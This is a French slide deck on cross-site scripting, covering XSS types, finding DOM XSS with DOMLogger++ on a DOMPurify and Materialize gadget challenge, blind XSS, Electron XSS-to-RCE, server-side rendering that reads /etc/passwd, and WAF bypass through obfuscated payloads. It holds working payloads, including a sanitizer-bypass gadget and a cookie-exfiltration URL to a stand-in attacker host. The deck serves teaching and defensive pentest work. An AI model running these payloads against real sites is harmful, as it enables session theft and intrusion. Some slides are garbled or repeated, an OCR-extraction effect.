

Se protéger contre les vulnérabilités XSS...

Et bypasser les protections!




Lucas PARSY

XSS : Cross-Site Scripting



- Exécution de JS arbitraire sur un site (ex: vol de cookies)
- Différents vecteurs d'attaque (paramètre d'URL, nom d'utilisateur...)
- réfléchie (demande du phishing) ou stockée (affecte tout les utilisateurs)

XSS Types



Multiple Vectors
Confusing Terminology


Réfléchie




Stockée



DOM




XSS Types : Réfléchie




- paramètre d' URL réfléchi par le serveur
- Demande que la victime clique dessus (phishing)
- Vole la session, pirate la page

XSS Types : stockée 🏟



- Vulnérabilité 'des commentaires'
- Stockée en base de donnée
- Propagée à tout utilisateur visitant la page (pas de phishing)

XSS Types : DOM



- Vulnérabilité 'des commentaires'
- Stockée en base de donnée
- Propagée à tout utilisateur visitant la page (pas de phishing)



▶ | Bypass HTML Sanitizer 1

Now that you are familiar with the `leverage-innerHTML.json` configuration, here is a small realistic challenge involving a gadget within the `Materialize.js` library.

To solve this challenge, you need to find a way to trigger an `alert()`.

Challenge Code:

```
await import("https://cdnjs.cloudflare.com/ajax/libs/dompurify/3.1.7/purify.min.js");
const html = new URLSearchParams(location.search).get("html");
document.getElementById("challenge-html").innerHTML = DOMPurify.sanitize(html);

const scriptElement = document.createElement("script");
scriptElement.src = "https://cdnjs.cloudflare.com/ajax/libs/materialize/1.0.0/js/materialize.min.js";
scriptElement.onload = (e) => {
    M.FormSelect.init(document.querySelectorAll("select.materialize-select"));
}
document.getElementById("challenge-html").appendChild(scriptElement);
```

http://127.0.0.1:4242/vulnerabilities/xss_d/?default=<script>alert(1)</script>

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

Select

```
<option value="%3Cscript%3Ealert(1)%3C/script%3E">
<script>alert(1)</script>
</option>
<form name="XSS" method="GET">
<select name="default">
<script>
if (document.location.href.indexOf("default=") >= 0) {
    var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);
    document.write("<option value='" + lang + "'>" + decodeURI(lang) + "</option>");
    document.write("<option value='disabled='disabled'>----</option>");
}

```

| Nouvelle requête | Rechercher | Blk | Etat | Mé | Domaine | Fichier | Initi... | Réseau |
|-------------------------------------|---------------------------------------|-------------------------|------|----------|----------------|--|----------------|-------------|
| GET | v http://127.0.0.1:4242/vulnerab... | | 200 | GET | 127.0.0.1:4242 | /vulnerabilities/xss_d/?default=French | doc... | html |
| Paramètres d'URL | | | | | | | | |
| <input checked="" type="checkbox"/> | default | French | | | 200 | GET | 127.0.0.1:4242 | main.css |
| <input checked="" type="checkbox"/> | nom | valeur | | | 200 | GET | 127.0.0.1:4242 | dvwaPage.js |
| En-têtes | | | | | | | | |
| <input checked="" type="checkbox"/> | Host | 127.0.0.1:4242 | | | 200 | GET | 127.0.0.1:4242 | logo.png |
| <input checked="" type="checkbox"/> | Accept... | gzip, deflate, br, zstd | | | 200 | GET | 127.0.0.1:4242 | favicon.ico |
| <input checked="" type="checkbox"/> | Connec... | keep-alive | | | | | | |
| Nom | Valeur | Domain | Path | HttpOnly | Stockage | | | |
| PHPSESSID | btqaf41mgegdkr5n5aums68432 | 127.0.0.1 | / | false | | | | |
| security | CUTSOM_edited_cookie | 127.0.0.1 | / | false | | | | |

Inspecteur


Débogueur

Stockage


Trouver des XSS

- Manuellement
 - Prend du temps,
 - manque des payloads bloqués

Trouver des XSS



- Manuellement



- Burp/Zap/Caido scanner

+ trouve des vulns rapidement

- pas discret (beaucoup de requêtes)
 - loupe des vulns compliquées

Trouver des XSS

The screenshot shows the DOMLogger++ extension interface in a browser. The title bar says "Welcome domlog, your secret is safe". The extension toolbar includes "Console", "Débogueur", "Réseau", "Éditeur de style", and "DOMLogger++". The main panel is titled "DOMLogger++" and has tabs "ALL" and "xss". A search bar "Data / Canary:" contains "domlog". Below it are filters "entries per page" (set to 10) and "Search:". A table lists one entry:

| Href | Sink | Data | Trace | Debug |
|---|------------------------|--|-------|-------|
| https://web-client-ch6.challenge01.root-me.org:58006/profile | set:section. innerHTML | <p>Welcome domlog, your secret is safe</p> | Show | Goto |

At the bottom, it says "Showing 1 to 1 of 1 entry". The status bar at the bottom of the browser window shows icons for refresh, back, forward, and settings.

- Manuellement
- Burp/Zap/Caido scanner
- DomLoggerpp
 - ne trouve que des vulns DOM
 - + liste la trace d'exécution
 - + extension navigateur

Trouver des XSS

The screenshot shows a browser window with the title "Welcome domlog, your secret is safe". The address bar shows the URL <https://web-client-ch6.challenge01.root-me.org:58006/>. The developer tools are open, specifically the DOM tab. A purple arrow points from the text "Mis en pause pendant le pas-à-pas" in the status bar to the "Stack trace" panel. The stack trace shows the following execution path:

```
window.onload<@https://web-client-ch6.challenge01.root-me.org:58006/
profile:34:45
promise callback*window.onload@https://
web-client-ch6.challenge01.root-
me.org:58006/profile:33:46
EventHandlerNonNull*@https://web-client-
ch6.challenge01.root-me.org:58006/
profile:32:5
```

The code in the script editor is:

```
32 <this>.Window
33 window.onload = () => {
34     fetch('/api/me').then(d => d.json()).then((d) => { d: Object { username: "domlog" }
35         text.innerHTML = text.innerHTML.replace("{username}", d.username); d.username: "domlog"
36     })
37 </script>
```

- Manuellement
- Burp/Zap/Caido scanner
- DomLoggerpp
 - ne trouve que des vulns DOM
 - + liste la trace d'exécution
 - + extension navigateur



▶ | Bypass HTML Sanitizer 1

Now that you are familiar with the `leverage-innerHTML.json` configuration, here is a small realistic challenge involving a gadget within the `Materialize.js` library.

To solve this challenge, you need to find a way to trigger an `alert()`.

Challenge Code:

```
await import("https://cdnjs.cloudflare.com/ajax/libs/dompurify/3.1.7/purify.min.js");
const html = new URLSearchParams(location.search).get("html");
document.getElementById("challenge-html").innerHTML = DOMPurify.sanitize(html);
```

Data

Sink

Href

Frame

Trace

tuxlu
[View more](#)

set:div.innerHTML

http://domloggerpp-
workshop.mizu.re:5173/



top

Show



?html=tuxlu <script>alert(1)</script>AfterScript

▶ | Bypass HTML Sanitizer 1

Now that you are familiar with the `leverage-innerHTML.json` configuration, here is a small realistic challenge involving a gadget within the `Materialize.js` library.

To solve this challenge, you need to find a way to trigger an `alert()`.

Challenge Code:

```
await import("https://cdnjs.cloudflare.com/ajax/libs/dompurify/3.1.7/purify.min.js");
const html = new URLSearchParams(location.search).get("html");
document.getElementById("challenge-html").innerHTML = DOMPurify.sanitize(html);
```

| Data | Sink | Href | Frame | Trace |
|---|-------------------|---|-------|----------------------|
| tuxluAfterScript View more | set:div.innerHTML | http://domloggerpp-workshop.mizu.re:5173/ | top | Show |

To solve this challenge, you need to find a way to trigger an `alert()`.

Challenge Code:

```
await import("https://cdnjs.cloudflare.com/ajax/libs-dompurify/3.1.7/purify.min.js");
const html = new URLSearchParams(location.search).get("html");
document.getElementById("challenge-html").innerHTML = DOMPurify.sanitize(html);

const scriptElement = document.createElement("script");
scriptElement.src = "https://cdnjs.cloudflare.com/ajax/libs/materialize/1.0.0/js/materialize.min.js";
scriptElement.onload = (e) => {
    M.FormSelect.init(document.querySelectorAll("select.materialize-select"));
}

```

Data

Sink

Href

Frame

Trace

["select.materialize-select"]
[View more](#)

document.querySelectorAll

http://domloggerpp-workshop.mizu.re:5173/



top

Show

To solve this challenge, you need to find a way to trigger an `alert()`.

Challenge Code:

```
await import("https://cdnjs.cloudflare.com/ajax/libs/dompurify/3.1.7/purify.min.js");
const html = new URLSearchParams(location.search).get("html");
document.getElementById("challenge-html").innerHTML = DOMPurify.sanitize(html);

const scriptElement = document.createElement("script");
scriptElement.src = "https://cdnjs.cloudflare.com/ajax/libs/materialize/1.0.0/js/materialize.min.js";
scriptElement.onload = (e) => {
    M.FormSelect.init(document.querySelectorAll("select.materialize-select"));
}
```

Data

Sink

Href

Frame

Trace

["select-**options**-7fa440e0-
abe6-9fa4 <redacted>
View more

http://domloggerpp-
workshop.mizu.re:5173/


top

Show

To solve this challenge, you need to find a way to trigger an `alert()`.

Challenge Code:

```
await import("https://cdnjs.cloudflare.com/ajax/libs-dompurify/3.1.7/purify.min.js");
const html = new URLSearchParams(location.search).get("html");
document.getElementById("challenge-html").innerHTML = DOMPurify.sanitize(html);

const scriptElement = document.createElement("script");
scriptElement.src = "https://cdnjs.cloudflare.com/ajax/libs/materialize/1.0.0/js/materialize.min.js";
scriptElement.onload = (e) => {
    M.FormSelect.init(document.querySelectorAll("select.materialize-select"));
}
```

| Data | Sink | Href | Frame | Trace |
|--|--------------------------------|--|-------|-------|
| ["data-icon"] View more | Element.prototype.getAttribute | http://domloggerpp-workshop.mizu.re:5173/ 🔗 | top | Show |

Showing 1 to 1 of 1 entry (filtered from 20 total entries)

« < 1 > »



To solve this challenge, you need to find a way to trigger an alert().

Challenge Code:

```
await import("https://cdnjs.cloudflare.com/ajax/libs/dompurify/3.1.7/purify.min.js");
const html = new URLSearchParams(location.search).get("html");
document.getElementById("challenge-html").innerHTML = DOMPurify.sanitize(html);

const scriptElement = document.createElement("script");
scriptElement.src = "https://cdnjs.cloudflare.com/ajax/libs/materialize/1.0.0/js/materialize.min.js";
scriptElement.onload = (e) => {
    M.FormSelect.init(document.querySelectorAll("select.materialize-select"));
}
```

Data

Sink

Href

Frame

Trace

[View more](#)

set:body.innerHTML

http://domloggerpp-
workshop.mizu.re:5173/
[🔗](#)

top

Show



?html= <select class="materialize-select"><option>data-icon="onerror="alert(1)""</option></select>


To solve this challenge, you need to find a way to trigger an alert().

Challenge Code:

```
await import("https://cdnjs.cloudflare.com/ajax/libs/purify/1.7.7/purify.min.js");
const html = new URLSearchParams(document.getElementById('challenge').innerHTML);
document.getElementById('challenge').innerHTML = purify(html.toString());

const scriptElement = document.createElement('script');
scriptElement.src = "https://cdnjs.cloudflare.com/ajax/libs/materialize/1.0.0/js/materialize.min.js";
scriptElement.onload = (e) => {
    M.FormSelect.init(document.querySelectorAll("select.materialize-select"));
}

```



```
purify.min.js");
nitize(html);
alize/1.0.0/js/materialize.min.js";
```

| Data | Sink | Href | Frame | Trace |
|--|--------------------|---|-------|----------------------|
| <redacted> View more | set:body.innerHTML | http://domloggerpp-workshop.mizu.re:5173/ | top | Show |

XSS Hunter: limitations

- Compliqué à utiliser

Logge tous les events JS à partir d'un fichier de config: il faut trouver le bon, et le customiser.

```
1 {
2   "hooks": {
3     "REQUIRED": {
4       "attribute": [
5         "set:Element.prototype.innerHTML"
6       ]
7     },
8     "SELECTORS": {
9       "function": [
10        "document.querySelector",
11        "document.querySelectorAll",
12        "document.getElementById",
13        "document.getElementsByName",
14        "document.getElementsByTagName",
15        "document.getElementsByTagName",
16        "document.getElementsByTagNameNS",
17        "document.getElementsByClassName",
18        "document.write"
19      ]
20    },
21    "URL": {
22      "function": [
23        "URLSearchParams.prototype.get",
24        "URLSearchParams.prototype.has",
25        "document.location.substring"
26      ]
27    },
28    "ATTRIBUTES": {
29      "attribute": [
30        "get:HTMLElement.prototype.dataset"
31      ],
32      "function": [
33        "Element.prototype.getAttribute"
34      ]
35    },
36    "EVENT": {
37      "event": [
38        "hashchange",
39        "focus"
39      ]
39    }
39 }
```

XSS Hunter: limitations

- Compliqué à utiliser

- Plutôt mal documenté,
avec des limitations pas
forcément évidentes



http://127.0.0.1:4242/vulnerabilities/xss_d/?default=<script>alert(1)</script>

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

Select

```
<option value="%3Cscript%3Ealert(1)%3C/script%3E">
<script>alert(1)</script>
</option>
<form name="XSS" method="GET">
<select name="default">
<script>
if (document.location.href.indexOf("default=") >= 0) {
var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);
document.write("<option value='"+ lang + "'>" + decodeURI(lang) + "</option>");
document.write("<option value='disabled' disabled='disabled'>----</option>");
}

```

Inspecteur

Débogueur

DOMLogger++

| Alert | Date | Href |
|----------------------------|------|------|
| No data available in table | | |

Showing 0 to 0 of 0 entries

kevin-mizu on Nov 6, 2024

Owner

Hi @ayadim 🙌

Thanks for reporting this! However, this is a well-known issue with DOMLogger++ that I forgot to mention in the README.md :(

To explain further, this happens because `document.write` calls `document.open`, which clears all event listeners present on the document, breaking DOMLogger++.

Scopes





- Tout est basé sur du web:
XSS Everywhere
- Attention à ne pas aller
hors-scope dans les pentests!

DID YOU REALLY
NAME YOUR SON
Robert"> <script
src=//txl.xyz></script>



Scopes




Google uses a range of sandbox domains to safely host various types of user-generated content. Many of these sandboxes are specifically meant to isolate user-uploaded HTML, JavaScript, or Flash applets and make sure that they can't access any user data.

- *ad.doubleclick.net*
- *googleusercontent.com*
- *googlecode.com*

Scopes



Iframe Sandbox



```
<iframe sandbox="allow-scripts allow-modals"></iframe>
```

Scopes



Iframe Sandbox

A screenshot of a browser window titled 'vuln.com'. The main content area says 'Your custom HTML here:' followed by a script tag containing 'alert(document.location)'. Below the content, a message states: '✖ ▶ Ignored call to 'alert()'. The document is sandboxed, and the 'allow-modals' keyword is not set.' The browser interface includes a top bar with three dots and a bottom status bar.

```
<iframe sandbox="allow-scripts"></iframe>
```

utilisez `console.log()` plutôt

Scopes



- templates HTML générés par le serveur

- Autorise LFI (Local File Inclusion)
/ SSRF (Server-Side Request Forgery)

The diagram illustrates a browser window with the following components:

- Code Area:** Displays the following HTML code:

```
<div>Hello user:</div>


<iframe src=file:///etc/passwd>

<script>scanPorts(0, 5000)</script>
```
- Output Area:** Displays the rendered output:


Hello user:
XSS 1
- Terminal Area:** Displays a terminal session with the command "root:x:0:0:/bin/sh".
- Address Bar:** Displays the URL "localhost: 80, 443, 2000".
- Icon:** A small icon of a green X inside a white box labeled "Puppeteer".

Scopes



Blind XSS

- Pas de XSS sur le site?
- Peut être sur le backoffice
- Exfiltre des données



attack.com?cookie=
backofficeSession

Scopes



Blind
XSS

- XSS Hunter
- Serveur pour recevoir des callbacks de XSS
- Jolie UI pour voir des screenshot de page web, cookies, IP...

XSS Payload Fire Reports (1 Total)

Welcome user: XSS

URL *The URL of the page the payload fired on.*
<http://vu1n.com>

IP Address *Remote IP address of the victim.*
42.112.114.236

User-Agent *Web browser of the victim.*
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0
Safari/537.36 Edg/107.0.141

Cookies *Non-HTTPOnly cookies of the victim.*
admincookie=FLAG

Scopes




Client lourd

- Electron/QTWebview
- Transforme des pages web en apps Desktop
(intégration système de fichier...)
- si vuln, XSS to RCE
- Context isolation... généralement



Scopes



A screenshot of a web browser window titled "Hello user:". Inside the window, the text "Hello user: XSS" is displayed next to a small calculator icon. The background of the window shows some code.

```
<div>Hello user:</div> XSS
<script>
  require('child_process').exec('calc')
</script>
```

HTML
Renderer

Web context



System context




A dark grey box containing Node.js code for creating a browser window.

```
new BrowserWindow(800,600,
  webPreferences: {
    nodeIntegration: true,
    sandbox: false
  })
})
```

Node JS

Scopes



```
<div>Hello user:</div> XSS
<script>
// require('child_process').exec('calc')
window.command = "calc"
window.exec()

</script>
```

HTML
Renderer

```
window.command = "harmless_command"

window.exec=()=>{
  require('child_process').exec(window.command)
}
```

Web context



```
new BrowserWindow(800,600,
  webPreferences: {
    //nodeIntegration: true,
    //sandbox: false
    preload: 'preload.js',
    contextIsolation: false
  })
```

System context



Preload
script

Node JS

Protections: firewall

- Web App Firewalls: WAFs
- Software, cloud, hardware...



TOP WAF
bypasses



XSS Payload Generator

Firewall bypass

XSS generator JSFuck

Payload

JavaScript code

Inject custom inline JavaScript code

Custom Payload:

alert(1)

Obfuscation

None

No obfuscation

Execution

None

No execution required

Injection type

Basic polyglot / inline script

Code execution using basic break-out technique

Encoding

Available

URL

SQL

HTML

Base64

Using



Output

' "></text**area**><script>alert(1)</script>

Firewall bypass

XSS generator

aurebesh.js
jsfuck++

```
++  
besh.js  
k++  
x- , x=I+x+, xx=Ix+x, xx=x  
+{}, xx=Ix++], xx=Ix[xxx=x], x  
xx=+xxxxx, xxx=xx[xxxx+xx  
x], x[xxxx=xx[x]+(x.xxx+xx)  
[x]+xx[xxx]+xx+xx+xx[xxx]+xx  
x+xx+xx[x]+xx[xxx](xx[x]+xx  
x[xxx]+x[xxx]+xxx+xx+(x)"  
()
```

14

```
### >/<  
|| >< |  
| = <> >>  
>= , <=>+ , |= <> >>  
>+ , ><=<>+ , > | <> [<>  
>> , <>+<>+ >> , < | >> [<>  
>> , <>+ >> , <>+ <> [<>+ <>  
>>+ >>+ >>+ >>+ >>+ >>+ >>  
>>+ >>+ >>+ >>+ >>+ >>+ >>  
>>+ >>+ >>+ >>+ >>+ >>+ >>  
>>+ >>+ >>+ >>+ >>+ >>+ >>  
>>+ >>+ >>+ >>+ >>+ >>+ >>
```

AUREBESH

// 口コソ | ヴィダ>—

```

口=' ', 口!=口+口, Y!=口+口, |=
口+{}, Y=口[口++], Z=口[Δ=
口], >=++Δ+口, -=| [Δ>], 口
[-+=| [口]+(口.Y+|)[口]+Y
[>]+Y+Z+口[Δ]+—+Y+|
[口]+Z)[-](Y[口]+Y[Δ]+口
[>]+Z+Y+"(口)")()

```

GREEK

// πβεγμτφθλ

```

μ=' ',β=!π+π,ε=!β+π,γ=π+{},μ
=β[π++],τ=β[φ=π],θ=++φ+π,λ=
γ[φ+θ],β[λ+=γ[π]+(β.ε+γ)
[π]+ε[θ]+μ+τ+β[φ]+λ+μ+γ
[π]+τ][λ](ε[π]+ε[φ]+β[θ]+τ
+μ+"(π)")()

```

THAI

// กວອ່າງຄົມ

KATAKANA

ア='', ウ!=ア+ア, セ!=ウ+ア, ヌ
 =ア+{}, ネ=ウ[ア++], ハ=ウ[ヘ=ア], ホ=++ヘ+ア, ミ=ヌ[ヘ+ホ],
